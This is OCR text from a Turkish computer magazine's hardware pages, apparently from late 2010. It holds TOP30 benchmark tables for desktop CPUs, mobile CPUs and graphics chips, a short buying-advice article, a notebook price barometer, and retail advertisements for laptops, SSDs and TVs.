2	MSI Big Bang Trinity	94,6	330 \$	100	94	86	Intel P55 + nVidia NF200	3	2	10/-/2	-/-/-	1	8/4	-/-	1/1	7.1
3	MSI Big Bang Fuzion	94,2	360 \$	100	93	87	Intel P55 + Lucid Hydra 200	3	2	10/-/2	-/-/-	1	8/4	-/-	1/1	7.1
4	Gigabyte GA-P55A-UD6	94,1	300 \$	91	94	100	Intel P55	1	2	6/-/2	2/-/-	1	6/4	2/-	1/2	7.1
5	Gigabyte GA-P55A-UD7	93,7	350 \$	93	95	94	Intel P55 + nVidia NF200	2	2	8/-/2	2/-/-	1	6/4	2/-	1/2	7.1
6	Asus Maximus III Extreme	91,6	420 \$	92	93	90	Intel P55 + nVidia NF200	5	1	7/1/-	2/-/-	-	7/4	2/-	1/1	9.1
7	MSI P55-GD80	90,5	280 \$	92	95	82	Intel P55	3	2	8/-/2	-/-/-	2	8/6	-/-	1/1	7.1
8	Gigabyte GA-P55-UD3	88,2	150 \$	76	98	94	Intel P55	1	1	8/-/-	-/-/-	1	10/4	-/-	-/-	7.1
9	Asus P7P55D-E Premium	87,9	270 \$	90	91	81	Intel P55	2	2	6/-/-	2/-/-	1	6/4	2/-	1/1	9.1

PUANLAR/TEST DEĞERLERİ

TEKNİK VERİLER

LEVEL

Türkiye'nin en çok satan oyun dergisi

5 DEV HEDİYE!

1

**48 Sayfalık
Online Oyun
Dergisi**

Türkiye'de ilk

2

**Tam Sürüm
Oyun**
Painkiller Overdose

3

**10 TL
Değerinde
Point Blank
Promo Kodu**

4

**Compex
Davetiyesi**

5

**Mafia II
Şarkı
Paketi**

Call of Duty: Black Ops

İnceleme

30 Günde Devr-i Alem

EA UK November Showcase 2010,
GStar 2010 ve GT5 İspanya Lansmanı

Assassin's Creed: Brotherhood
L.A. Noire
Football Manager 2011
FIFA Manager 2011
NFS: Hot Pursuit
Rock Band 3
Duke Nukem Forever
Diablo III
Marvel vs. Capcom
Gothic 4
Ve Fazlası...

ARALIK SAYISI BAYİLERDE
VE SÜPERMARKETLERDE



İşlemci rehberi

Piyasada satılan **işlemci ve grafik yongalarıyla** ilgili performans bilgilerini CHIP CPU-GPU rehberinde bulabilirsiniz

UFUK YAMANKILIÇOĞLU / AV



Sandy Bridge, Fusion'a karşı: 2011'de Intel ve AMD arasındaki bitmeyen ezeli rekabeti bu şekilde tanımlamak mümkün. Zira Intel'in, AMD'nin grafik çekirdekli yeni Fusion yonga nesline cevabı Sandy Bridge adını taşıyor ve aynı şekilde die üzerinde bir grafik birimi mevcut. AMD, henüz IFA'da ve Intel'in IDF'ine paralel olarak Eylül ayının ortasında ilk Fusion APU'sunun (Accelerated Processing Unit) prototipini tanıtmışken, Intel yine de bir sonraki yonga yarışında pole pozisyonunu alacak gibi görünüyor: Ocak başındaki CES fuarında ilk Sandy Bridge işlemcilerin piyasada olması bekleniyor. Ancak bu işlemciler yeni bir yuvaya ihtiyaç duyuyor ve bu yüzden yeni bir anakart ta satın almak gerekiyor.

MASAÜSTÜ VE MOBİL İŞLEMÇİLER: Yani kısa

bir süre önce 1156 soketli bir anakart satın alanlar, terfi için öncelikle Core i5-760 modeline göz atmalılar. 215 dolar'lık dört çekirdekli işlemci 2,8 GHz hızında çalışıyor, 95 watt TDP değeriyle üst seviye işlemci sınıfındaki en düşük güç tüketimine sahip ve tüm TOP30 işlemci listesindeki en iyi fiyat-performans oranını sunuyor.

2011'in başında ilk Sandy Bridge dizüstü PC'ler çıkana kadar, Arrandale yongalı dizüstülerin fiyatı düşecektir. Ancak bugün bile gerçek satın alma tavsiyelerinden söz edebiliriz, mesela Core i5-430M. 2,266 GHz hızında çalışan çift çekirdekli işlemci uygun fiyatıyla üst seviye sınıfında rakipsiz. Daha fazla güce ihtiyacı olanlar Core i7-620M işlemcili modellere dikkat etmeli. Bu işlemci 2,666 GHz hızında ve i5-430 gibi sa-

dece 35 watt TDP değeriyle yetiniyor.

GRAFİK YONGALARI: TOP30 listemizdeki DirectX 11 uyumlu grafik yongalarının artan sayısını daha iyi kategorize edebilmek için, GPU'ları artık yeni benchmark'larla test ediyoruz, bunların arasında „Colin McRae: Dirt 2“ (DX11) de var. Bu ayki yenilik sadece benchmarklarda değil, listeye yeni giren iki kart var: Listenin yeni birincisi iki yongalı bir kart olan Radeon HD 5970. Kart aynı zamanda iki kat grafik belleğine ve artırılmış saat hızlarına sahip, fiyatı ise tam 1100 dolar. Buna karşın listemizin satın alma tavsiyesine ise sadece 155 dolar karşılığında sahip olabilirsiniz: Radeon HD 5770 HD videolar ve güncel 3D oyunlar için fazlasıyla yeterli ve DirectX 11 desteğine de sahip. 

uyaman@chip.com.tr


MASAÜSTÜ İŞLEMÇİLER



Sıra	İşlemci	Çekirdek kodu	Yaklaşık fiyat (\$+TUV)	Performans puanı	Fiyat-performans puanı	Yuva tipi	Çekirdek sayısı	İşlemci frekansı (MHz)	L2 önbellek (KB)	Sistem bağlantısı	Mimarî (nm)	Transistör sayısı (milyon)	Maks. güç tüketimi (TDP, watt)	PCMark Vantage	Audio-Transcoding	UT III, 1.280 x 1.024 (fps)	Video Encoding	Gordian Knot (sn.)	Cinebench R10 maks. CPU (sn.)
1	Intel Core i7-980X XE	Gulftown	920	100,0	40,0	1366	6	3.333	1.536	QPI6400	32	1.170	130	1.137	141	188	40		
2	Intel Core i7-970	Gulftown	800	96,9	41,8	1366	6	3.200	1.536	QPI6400	32	1.170	130	1.134	140	197	42		
3	Intel Core i7-975 XE	Bloomfield	920	87,0	26,3	1366	4	3.333	1.024	QPI6400	45	731	130	1.086	140	199	54		
4	Intel Core i7-875K	Lynnfield	310	86,5	76,8	1156	4	2.933	1.024	DMI2500	45	774	95	1.100	138	195	56		
5	Intel Core i7-870	Lynnfield	270	82,0	75,1	1156	4	2.933	1.024	DMI2500	45	774	95	1.000	138	213	58		
6	AMD Phenom II X6 1090T BE	Thuban	240	79,2	76,1	AM3	6	3.200	3.072	HT4000	45	904	125	922	131	215	60		
7	Intel Core i5-760	Lynnfield	180	78,8	100,0	1156	4	2.800	1.024	DMI2500	45	774	95	1.089	138	203	72		
8	Intel Core i7-930	Bloomfield	260	77,2	65,1	1366	4	2.800	1.024	QPI4800	45	731	130	937	135	229	63		
9	AMD Phenom II X6 1075T	Thuban	230	76,7	72,2	AM3	6	3.000	3.072	HT4000	45	904	130	947	126	228	64		
10	Intel Core i7-860	Lynnfield	250	76,5	65,9	1156	4	2.800	1.024	DMI2500	45	774	95	898	137	230	63		
11	Intel Core i7-920	Bloomfield	260	74,2	57,8	1366	4	2.667	1.024	QPI4800	45	731	130	879	135	240	66		
12	AMD Phenom II X6 1055T	Thuban	180	72,0	76,3	AM3	6	2.800	3.072	HT4000	45	904	125	824	123	235	69		
13	AMD Phenom II X4 965 BE	Deneb	150	71,9	91,2	AM3	4	3.400	2.048	HT4000	45	758	125	933	130	224	79		
14	Intel Core i5-750	Lynnfield	180	70,8	72,5	1156	4	2.666	1.024	DMI2500	45	774	95	914	137	242	78		
15	Intel Core i5-670	Clarkdale	270	70,4	47,5	1156	2	3.466	512	DMI2500	32	382	73	1.025	124	215	95		
16	AMD Phenom II X4 955 BE	Deneb	140	68,8	85,6	AM3	4	3.200	2.048	HT4000	45	758	125	884	129	236	84		
17	Intel Core i5-655K	Clarkdale	200	68,8	59,9	1156	2	3.200	512	DMI2500	32	382	73	983	125	217	99		
18	Intel Core i5-661	Clarkdale	190	68,3	61,7	1156	2	3.333	512	DMI2500	32	382	87	1.089	116	244	98		
19	Intel Core 2 Quad Q9550	Yorkfield	230	68,2	50,7	775	4	2.833	12.288	FSB1333	45	820	95	881	126	263	79		
20	Intel Core i3-550	Clarkdale	130	66,9	84,7	1156	2	3.200	512	DMI2500	32	382	73	990	120	232	103		
21	Intel Core i5-650	Clarkdale	160	66,5	67,6	1156	2	3.200	512	DMI2500	32	382	73	1.061	116	258	101		
22	Intel Core 2 Duo E8600	Wolfdale	250	63,7	38,0	775	2	3.333	6.144	FSB1333	45	410	65	1.034	112	240	126		
23	Intel Core 2 Quad Q9400	Yorkfield	170	62,7	53,3	775	4	2.666	6.144	FSB1333	45	456	95	821	114	302	87		
24	Intel Core 2 Quad Q8400	Yorkfield	140	62,4	63,8	775	4	2.666	4.096	FSB1333	45	456	95	818	112	301	88		
25	AMD Athlon II X4 635	Propus	90	60,9	92,3	AM3	4	2.900	2.048	HT4000	45	300	95	779	107	274	98		
26	Intel Core 2 Quad Q8300	Yorkfield	130	59,3	59,0	775	4	2.500	4.096	FSB1333	45	456	95	774	106	324	94		
27	AMD Athlon II X4 630	Propus	85	59,2	89,8	AM3	4	2.800	2.048	HT4000	45	300	95	754	105	282	103		
28	Intel Core 2 Duo E8400	Wolfdale	160	59,0	47,2	775	2	3.000	6.144	FSB1333	45	410	65	930	105	264	138		
29	Intel Core i3-530	Clarkdale	95	58,1	75,9	1156	2	2.933	512	DMI2500	32	382	73	841	110	298	117		
30	AMD Athlon II X3 435	Rana	70	56,5	94,8	AM3	3	2.900	1.536	HT4000	45	300	95	782	106	275	132		

*KB/s

■ Zirve sınıfı (100–90)
 ■ Üst sınıf (89–75)
 ■ Orta sınıf (74–45)
 ■ Tavsiye edilmez (44–0)
 Tüm değerler puanlanmıştır (maks. 100)



MOBİL İŞLEMCİLER

TAVSİYE

TAVSİYE

Sıra	İşlemci	Çekirdek kodu	Yaklaşık fiyat (\$+KDV)	Performans puanı	Fiyat-performans puanı	Çekirdek sayısı	İşlemci frekansı (MHz)	L2 önbellek (KB)	Sistem bağlantısı	Maks. Güç tüketimi (TDP, watt)	60 Wn pille çalışma süresi (dk)	PCMark05 CPU (puan)	Cinebench 9.5.1 x CPU (fps)	Cinebench 9.5.4 x CPU (fps)	3DMark05 CPU (puan)	3DMark05 CPU (Puan)	3DMark01 (default) GeForce 120M GT	3DMark01 (default) GeForce 130M GT
1	Intel Core i7-920XM	Clarksfield	970	100,0	35,4	4	2.000	8.192	DMI 2500	55	98	7.955	623	1.563	13.876	—	22.000	35.000
2	Intel Core i7-820QM	Clarksfield	550	97,3	57,5	4	1.733	8.192	DMI 2500	45	120	7.725	611	1.494	13.670	—	21.500	34.500
3	Intel Core i7-720QM	Clarksfield	350	95,4	85,2	4	1.600	6.144	DMI 2500	45	120	7.651	598	1.470	13.220	—	21.000	34.000
4	Intel Core i7-620M	Arrandale	320	95,1	92,3	2	2.666	3.072	DMI 2500	35	154	7.105	663	1.339	13.950	8.500	20.000	33.000
5	Intel Core i5-520M	Arrandale	270	88,0	86,7	2	2.400	3.072	DMI 2500	35	154	6.803	576	1.187	13.851	8.300	19.000	32.000
6	Intel Core 2 Extreme QX9300	Penryn	1.040	87,4	22,1	4	2.533	12.288	FSB1066	45	120	7.555	464	1.459	12.255	8.100	18.000	30.000
7	Intel Core 2 Quad Q9100	Penryn	850	84,9	24,7	4	2.266	12.288	FSB1066	45	120	7.489	459	1.340	12.127	8.050	17.700	29.500
8	Intel Core i5-430M	Arrandale	200	83,5	100,0	2	2.266	3.072	DMI 2500	35	154	6.695	513	1.127	13.490	8.000	17.600	29.250
9	Intel Core 2 Duo T9900	Penryn	530	80,8	34,2	2	3.066	6.144	FSB1066	35	154	6.922	558	1.034	11.487	8.000	17.400	29.000
10	Intel Core i7-640LM	Arrandale	330	78,9	51,1	2	2.133	4.096	DMI 2500	25	216	7.027	513	1.003	11.531	7.900	17.200	28.500
11	Intel Core i3-330M	Arrandale	180	73,0	74,2	2	2.133	3.072	DMI 2500	35	154	5.591	452	975	12.388	7.800	17.000	28.000
12	AMD Phenom II X4 N930	Danube	230	72,3	56,4	4	2.000	2.048	HT1800	35	154	6.020	338	1.072	13.481	5.750	16.800	27.500
13	Intel Core 2 Duo P9500	Penryn	350	71,2	35,4	2	2.533	6.144	FSB1066	25	216	6.514	467	854	10.631	5.700	16.200	27.000
14	Intel Core 2 Duo SP9600	Penryn	320	70,8	38,1	2	2.533	6.144	FSB1066	25	216	6.512	464	847	10.551	5.600	15.900	26.500
15	Intel Core 2 Duo P8700	Penryn	200	68,1	54,2	2	2.533	3.072	FSB1066	25	216	5.866	469	836	10.075	5.400	15.300	25.500
16	AMD Phenom II X3 N830	Danube	200	63,8	44,6	3	2.100	1.536	HT1800	35	154	5.065	334	926	11.370	5.200	14.800	24.500
17	Intel Core 2 Duo T8300	Penryn	240	63,6	36,8	2	2.400	3.072	FSB800	35	154	5.805	437	810	8.533	5.100	14.400	24.000
18	Intel Core i7-620UM	Arrandale	280	60,6	27,3	2	1.066	3.072	DMI 2500	18	300	5.076	430	811	8.205	6.500	—	—
19	AMD Phenom II X4 P920	Danube	280	58,4	24,4	4	1.600	2.048	HT1800	25	216	4.810	271	894	10.755	5.050	13.000	22.000
20	Intel Core 2 Duo T6500	Penryn	90	51,9	53,4	2	2.100	2.048	FSB800	35	154	4.401	369	695	6.889	4.900	11.600	19.000
21	Intel Pentium Dual T4200	Penryn	70	48,6	56,3	2	2.000	1.024	FSB800	35	154	5.006	352	621	5.460	4.700	—	—
22	Intel Core i5-520UM	Arrandale	240	48,0	15,8	2	1.066	3.072	DMI 2500	18	300	3.812	369	553	7.350	6.300	—	—
23	Intel Core i3-330UM	Arrandale	180	40,9	13,1	2	1.066	3.072	DMI 2500	18	300	3.642	247	514	6.500	6.100	—	—
24	Intel Core 2 Duo SU9600	Penryn	290	38,3	6,7	2	1.600	3.072	FSB800	10	480	3.566	298	543	4.003	4.550	—	—
25	Intel Core 2 Duo SU7300	Penryn	180	33,9	7,4	2	1.300	3.072	FSB800	10	480	3.184	254	468	3.745	4.500	—	—
26	Intel Pentium SU4100	Penryn	90	31,9	12,4	2	1.300	2.048	FSB800	10	480	3.121	234	410	3.715	4.300	—	—
27	Intel Celeron-M 743	Penryn	100	27,3	7,0	1	1.300	1.024	FSB800	10	480	3.014	238	238	3.500	3.700	—	—
28	AMD Athlon Neo MV-40	Huron	50	27,0	13,5	1	1.600	512	HT1800	15	360	2.150	231	231	4.951	3.500	—	—
29	Intel Atom N450	Pineview	60	11,8	0,9	1	1.666	512	FSB667	5,5	800	1.497	93	139	1.070	3.100	—	—
30	Intel Atom N270	Diamondville	40	11,5	1,3	1	1.600	512	FSB533	2,5	800	1.491	90	135	1.050	3.100	—	—

1 Çoğunlukla sadece bir düzüstü PC ile birlikte temin edilebilir
 2 Shared Memory grafikte çalışma süresi, hızlı grafik yongaları süreyi %40'a kadar azaltabilir



GRAFİK İŞLEMCİLER

TAVSİYE

TAVSİYE

TAVSİYE

Sıra	Grafik yongası	Bellek büyüklüğü (MB) ve türü	Yaklaşık fiyat (\$+KDV)	Performans puanı	Fiyat-performans puanı	Yonga frekansı (MHz)	Bellek frekansı (MHz)	Bellek frekansı (MHz)	Bellek bağlantısı (bit)	Unified Shader	Mimarî (nm)	Transistör sayısı (milyon)	Maks. Güç tüketimi (TDP, watt)	Crysis Warhead DX10 12x12 (fps)	3T.A.L.K.E.R. DX10 19x12 (fps)	Colin McRae Dirt 2 DX11 26x16 (fps)	3DMark Vantage Extreme DX10
1	ATI Radeon HD 5970	2 x 2.048/GDDR5	1.050	100,0	34,5	900	—	4.800	2 x 256	3.200	40	4.300	294	62	58	70	15.918
2	ATI Radeon HD 5970	2 x 1.024/GDDR5	570	88,1	56,0	725	—	4.000	2 x 256	3.200	40	4.300	294	58	48	63	13.482
3	nVidia GeForce GTX 480	1.536/GDDR5	420	65,0	56,1	700	1.401	3.696	384	480	40	3.200	320	48	20	63	9.177
4	ATI Radeon HD 5870	2.048/GDDR5	430	58,4	49,2	850	—	4.800	256	1.600	40	2.154	188	40	30	41	8.830
5	ATI Radeon HD 5850	2.048/GDDR5	320	54,2	61,3	765	—	4.500	256	1.440	40	2.154	170	37	28	41	7.774
6	nVidia GeForce GTX 470	1.280/GDDR5	270	51,7	69,4	607	1.215	3.348	320	448	40	3.200	215	39	15	51	7.257
7	ATI Radeon HD 5850	1.024/GDDR5	260	50,7	70,7	725	—	4.000	256	1.440	40	2.154	170	35	26	38	7.280
8	nVidia GeForce GTX 295	2 x 896/GDDR3	430	48,4	40,8	576	1.242	2.016	2 x 448	240	55	2.800	289	47	13	—	9.221
9	nVidia GeForce GTX 465	1.024/GDDR5	200	42,6	77,1	607	1.215	3.206	256	352	40	3.200	200	33	11	41	6.082
10	ATI Radeon HD 5830	1.024/GDDR5	220	42,1	69,4	840	—	4.400	256	1.120	40	2.150	175	28	22	30	6.548
11	nVidia GeForce GTX 460	768/GDDR5	170	41,4	88,3	675	1.350	3.600	192	336	40	1.950	150	31	10	42	6.015
12	nVidia GeForce GTX 285	1.024/GDDR3	300	36,8	4,0	648	1.476	2.484	512	240	55	1.400	184	32	19	—	6.473
13	ATI Radeon HD 5770	1.024/GDDR5	130	35,9	100,0	850	—	4.800	128	800	40	1.040	108	27	18	26	4.711
14	nVidia GeForce GTX 275	896/GDDR3	240	33,8	51,1	633	1.404	2.268	448	240	55	1.400	216	29	17	—	6.176
15	ATI Radeon HD 4890	1.024/GDDR5	170	31,9	68,0	850	—	3.900	256	800	55	959	157	28	20	—	4.950
16	ATI Radeon HD 4870	1.024/GDDR5	120	29,8	90,0	750	—	3.600	256	800	55	959	157	26	19	—	4.605
17	nVidia GeForce GTX 260	896/GDDR3	240	28,9	43,6	666	1.404	2.214	448	192	65	1.400	192	27	13	—	4.868
18	ATI Radeon HD 5750	1.024/GDDR5	130	28,3	78,9	700	—	4.600	128	720	40	1.040	86	21	14	22	3.725
19	ATI Radeon HD 5670	1.024/GDDR5	110	20,4	67,1	775	—	4.000	128	400	40	627	61	15	10	19	2.350
20	ATI Radeon HD 4850	512/GDDR3	85	19,9	85,0	625	—	1.986	256	800	55	956	114	17	11	—	3.337
21	ATI Radeon HD 4770	512/GDDR5	100	19,0	68,9	750	—	3.200	128	640	40	826	90	16	11	—	3.181
22	nVidia GeForce GTS 250	512/GDDR3	140	16,6	43,0	760	1.836	2.300	256	128	55	330	141	17	4	—	3.128
23	ATI Radeon HD 4830	512/GDDR3	90	15,9	64,0	575	—	1.800	256	640	55	956	80	15	9	—	2.404
24	nVidia GeForce 8800 GTS	640/GDDR3	260	12,7	17,7	513	1.188	1.584	320	96	90	681	143	13	4	—	2.088
25	ATI Radeon HD 5570	1.024/GDDR3	85	12,6	53,8	650	—	1.600	128	400	40	627	43	9	5	13	1.579
26	nVidia GeForce GT 240	1.024/GDDR5	90	11,7	47,1	550	1.340	3.400	128	96	40	727	69	12	3	—	2.149
27	nVidia GeForce 9600 GT	512/GDDR3	90	11,5	46,3	650	1.600	1.800	256	64	65	505	95	12	4	—	1.875
28	ATI Radeon HD 4670	512/GDDR3	70	10,4	53,7	750	—	2.000	128	320	55	514	59	10	7	—	1.334
29	ATI Radeon HD 5550	1.024/DDR2	65	6,7	37,5	550	—	800	128	320	40	627	45	5	3	5	837
30	nVidia GeForce GT 220	1.024/DDR2	75	4,2	20,3	525	1.100	800	128	48	40	486	58	5	1	—	668

CHIP fiyat barometresi

AYIN EN İYİ FIRSATLARI: Şimdi almalı mı yoksa en iyisi beklemeli mi? CHIP, her ay satın alma kararlarınızda faydalanabileceğiniz yedi aygıt sınıfı için fiyat tahminleri yayınlıyor.

En güncel hepsiburada
TOP10 notebook
listeleri için
TıkTag'leyin



Giriş seviyesi (yaklaşık 540 dolar)

İşlemci Intel Core 2 Duo T6570 (2 x 2,1 GHz)
RAM 2 GB (maks. 8 GB)
Grafik yongası Intel GMA X4500HD
Ekran 15,6", 1.366 x 768 piksel
İşletim sistemi Free DOS
Sabit disk 320 GB
Pil süresi* 1:50/5:01 saat

Lenovo SL510-NSL99TX



Multimedya (yaklaşık 1250 dolar)

İşlemci Core i7-740QM (4 x 1,73 GHz)
RAM 4 GB (maksimum 8 GB)
Grafik yongası ATI Mobility Radeon HD 5730
Ekran 17,3", 1.366 x 768 piksel
İşletim sistemi Windows 7 Home Premium
Sabit disk 640 GB
Pil süresi* 0:31/1:52 saat

Asus N61JQ-JX092V



Genel çözüm (yaklaşık 800 dolar)

İşlemci Core i3-330M (2 x 2,13 GHz)
RAM 3 GB (maksimum 8 GB)
Grafik yongası ATI Mobility Radeon HD 5470
Ekran 14,1 inç, 1.366 x 768 piksel
İşletim sistemi Windows 7 Home Basic
Sabit disk 320 GB
Pil süresi* 2:15/7:32 saat


Acer Aspire TimelineX 4820TG




* Tam yükte/Office

TAHMİN: ÖNÜMÜZDEKİ AY İÇİN FİYAT TAHMİNİ


HARİCİ SABİT DİSK (3,5 İNÇ) Toshiba PX1394E-3G50




DİJİTAL VİDEO KAMERA JVC HD Everio GC-FM1BEU




LCD MONİTÖR (24 İNÇ) ASUS 24T1E




LCD TELEVİZYON (32 İNÇ) Panasonic TX-L32D25E



DİJİTAL FOTOĞRAF MAKİNESİ (SLR) Panasonic Lumix DMC-GF1




YAZICI (RENKLİ LAZER) Lexmark C540n



HEPSİBURADA.COM EN ÇOK SATAN DİZÜSTÜ PC'LER (26.10.2010)

1	HP Pavilion DV6-3100ET Intel Core i5 460M 2.53GHZ 4GB 500GB 15.6"	949 USD + KDV
2	Datron PL3 Intel Core Duo T4500 2.3GHZ 2GB 320GB 15.4"	399 USD + KDV
3	Casper Nirvana CN.HBI450A Intel Core i5 450M 2.4GHZ 4GB 320GB 15.6"	749 USD + KDV
4	HP Pavilion DV6-3010ET Intel Core i3 350M 2.26GHZ 3GB 320GB 15.6"	789 USD + KDV
5	Dell Inspiron 5010 Intel Core i3 370M 2.4GHZ 4GB 320GB 15.6"	729 USD + KDV
6	Samsung R540-JS0CTR Intel Core i5 560M 2.66GHZ 4GB 320GB 15.6"	899 USD + KDV
7	Lenovo (IBM) Intel Core Duo T4500 2.3GHZ 2GB 250GB 15.6"	479 USD + KDV

NOTEBOOK Lenovo ThinkPad X100e (NTT27GE)



MÜZİĞİNİ KAP GEL!

7 ARALIK SON!

bluejean.com.tr
loft.com.tr

BLUE JEAN'DE
BU AY
POSTER
ALBÜMÜ VE
2 TAKVİM

18
POSTER

POSTER NE HABER? GOSSIP GIRL ARKA SAYFA GÜZELİ

POP



Dijital Dergi Aboneliği için;

www.eMecmua.com

www.bluejean.com.tr



Monster, Orijinal Windows® 7 Ultimate işletim sistemi yüklemektedir.

www.monsternotebook.com.tr | 0216 449 49 30

HIZLI VE GÜÇLÜ OLMAK ONUN DOĞASINDA VAR



Monster Notebook'lar Kingston® SSDNow sürücülerle daha hızlı, daha güçlü.

Geleneksel depolama ürünlerine göre çok daha hızlı ve performanslı çalışan Kingston® SSD sürücü teknolojisiyle donatılmış Monster, daha az ısınan, daha uzun pil ömrüne sahip, daha sessiz, daha güvenli ve tabii ki çok daha hızlı dizüstü bilgisayarlar sunuyor.

Monster Notebook'lar yüksek performans gerektiren uygulamalar, en yeni bilgisayar oyunları ve ofis kullanımına kadar geniş bir ihtiyacı karşılamak amacıyla, her zaman yüksek performans gösteren en üstün bilgisayar bileşenlerinin birarada kullanılmasıyla tasarlanmıştır.



monster[®]
Powerful Technology



konseptio



Kingston SSDNow

Kingston[®], bilgisayarınızın performansını arttıracak yeni bir SSD sürücü serisi sunuyor. Flash teknolojisine dayanan SSDNow, sürücülerinizi, standart mekanik donanıma sahip sabit disk sürücülerden daha hızlı, daha dayanıklı ve güvenilir kılıyor.

Kingston[®] SSD sürücüler
30GB, 64GB, 128GB, 256GB, 512GB
olarak sunulmaktadır.

www.kingston.com.tr



Kingston[®]
TECHNOLOGY



İSTANBUL **STYLE** EXCLUSIVE SHOWROOM

www.istanbul
bilisim.com.tr

A+ yaşam *teknolojileri*

LCD Plazma

Sony VAIO

Notebook

Projeksiyon



A + Yasam Teknolojileri...



Call Center 0212 **444 0 912**
UZMAN EKİBİMİZLE KOLAY ALIŞVERİŞ

www.istanbulbilisim.com.tr
7x24 ONLINE ALIŞVERİŞ ADRESİNİZ



22. ve 23. Uluslararası
Tüketici Kalite Ödülü
Tüketici Kalitesini Seçti ve
İSTANBUL BİLİŞİM A.Ş.'yi
ÖDÜLENDİRDİ...



İSTANBUL BİLİŞİM A.Ş.®

LCD Plazma Sony VAIO Notebook Projeksiyon

HAFTA SONU MAĞAZAMIZDAN ALIŞVERİŞ YAPAN TÜM MÜŞTERİLERİMİZE SÜRPRİZ HEDİYELER

EKSTRA %7
Tüm Ürünlerde Nakite Özel %7 indirim Uygulanmıştır

55 HAFTA İLK 555 KİŞİYE

HAFTA SONU ÇOK ÖZEL İNDİRİM

HAFTA SONU GAZETELERDE

LCD TV DÜNYASI

Tüm Türkiye'de Teslim Günü Ücretsiz Yerinde Kurulum

Tüm TV Ürünlerinde Altın Uçlu HDMI kablo 32" ve Üzeri TV'lerde Askı Aparatı HEDİYE!

LCD TV DÜNYASI

100 Hz - Ultra Kontrast

SÜPER FİYAT

USB

Full HD 1080

REKOR FİYAT

93 TL x 18 taksit

729 € +KDV

SAMSUNG LE-40C6500 LCD TV
40" - 102 cm FULL HD
1920x1080 Çözünürlük, Internet@TV
Ultra Dinamik Kontrast, Wi-Fi Ready
100 Hz, 4 HDMI Giriş, USB Divx-MKV Desteği

PHILIPS 42PFL5405
106 cm - 500.000:1 Kontrast, FULL HD
100 Hz, 3 HDMI Giriş, 2ms Tepki Süresi
USB Divx MKV Desteği, DVB Tuner

REKOR FİYAT

91 TL x 18 taksit

709 € +KDV

SAMSUNG LE-40C530
102 cm - High Dinamik Kontrast, FULL HD
3HDMI Giriş, USB Giriş, Hyper Real Engine
Wide Color Enhancer, DVB Tuner

REKOR FİYAT

73 TL x 18 taksit

569 € +KDV

LG 32LD450
82 cm - 60.000:1 Kontrast, FULL HD
2 HDMI Giriş, USB Giriş, Dual XD Engine
24P True Cinema, DVB Tuner, 4ms Tepkime

REKOR FİYAT

52 TL x 18 taksit

409 € +KDV

LG 42LD465
106 cm - 60.000:1 Kontrast, FULL HD
2 HDMI Giriş, USB Giriş, DVB Tuner
4ms Tepkime, 24P True Cinema

REKOR FİYAT

78 TL x 18 taksit

609 € +KDV

SAMSUNG LE-40C550
102 cm - High Dinamik Kontrast, FULL HD
4 HDMI Giriş, USB Divx-MKV Desteği
DVB Tuner, DLNA

REKOR FİYAT

75 TL x 18 taksit

589 € +KDV

37LD420
94 cm - 60.000:1 Kontrast, FULL HD
2 HDMI Giriş, XD Engine, 4ms Tepkime
24P True Cinema, DVB Tuner

REKOR FİYAT

65 TL x 18 taksit

509 € +KDV

SONY KDL-40EX500
102 cm - Yüksek Kontrast, FULL HD
Motion Flow 100 Hz, 4HDMI Giriş, USB Giriş
Wi-Fi Ready, Bravia Engine 3, Live Colour

REKOR FİYAT

96 TL x 18 taksit

749 € +KDV

3D HyperReal Engine 200 Hz

REKOR FİYAT

171 TL x 18 taksit

1.339 € +KDV

SAMSUNG LE-46C750
117 cm - Ultra Dinamik Kontrast
4 HDMI Giriş, 200Hz, USB Divx-MKV Desteği
3D Hyper Real Engine, Internet@TV

ÜCRETSİZ KARGO KURULUM

Tüm Gönderilerimiz %100 Sigorta ve Kasko Güvencesi ile Türkiye Rekuru 17:00' a kadar tüm siparişleriniz YURTIÇI Kargo ile

**** ERTEŞİ GÜN EVİNİZDE**

* 600km ve kadar mesafeler için geçerlidir.

90 Kişilik Uzman Hizmet-Call Center Ekibi ile

444 0912

Türkiye'nin Her Yerindeyiz

LED TV DÜNYASI

Türkiye'nin En İyi, En kapsamlı LCD-Plazma-LED TV Web Sitesi

PLAZMA TV DÜNYASI

Call Center 0212 444 0 912 UZMAN EKİBİMİZLE KOLAY ALIŞVERİŞ

100 Hz MotionPlus

Full HD 1080

REKOR FİYAT

125 TL x 18 taksit

979 € +KDV

SONY KDL-40EX710 LED TV
40" - 102 cm FULL HD
1920x1080 Çözünürlük, Wi-Fi Ready
Mega Dinamik Kontrast, 100 Hz, Live Colour
4 HDMI Giriş, USB Divx Desteği, Bravia Engine3

ULTRA İNCE TASARIM 29.3 mm SLIM KASA LED TV

LG 32LE5300/5310
82 cm - 3.000.000:1 Kontrast, FULL HD
100Hz, 4 HDMI Giriş, USB Divx Desteği
LED Back Light Techn. 2.4ms Tepkime Süresi

REKOR FİYAT

73 TL x 18 taksit

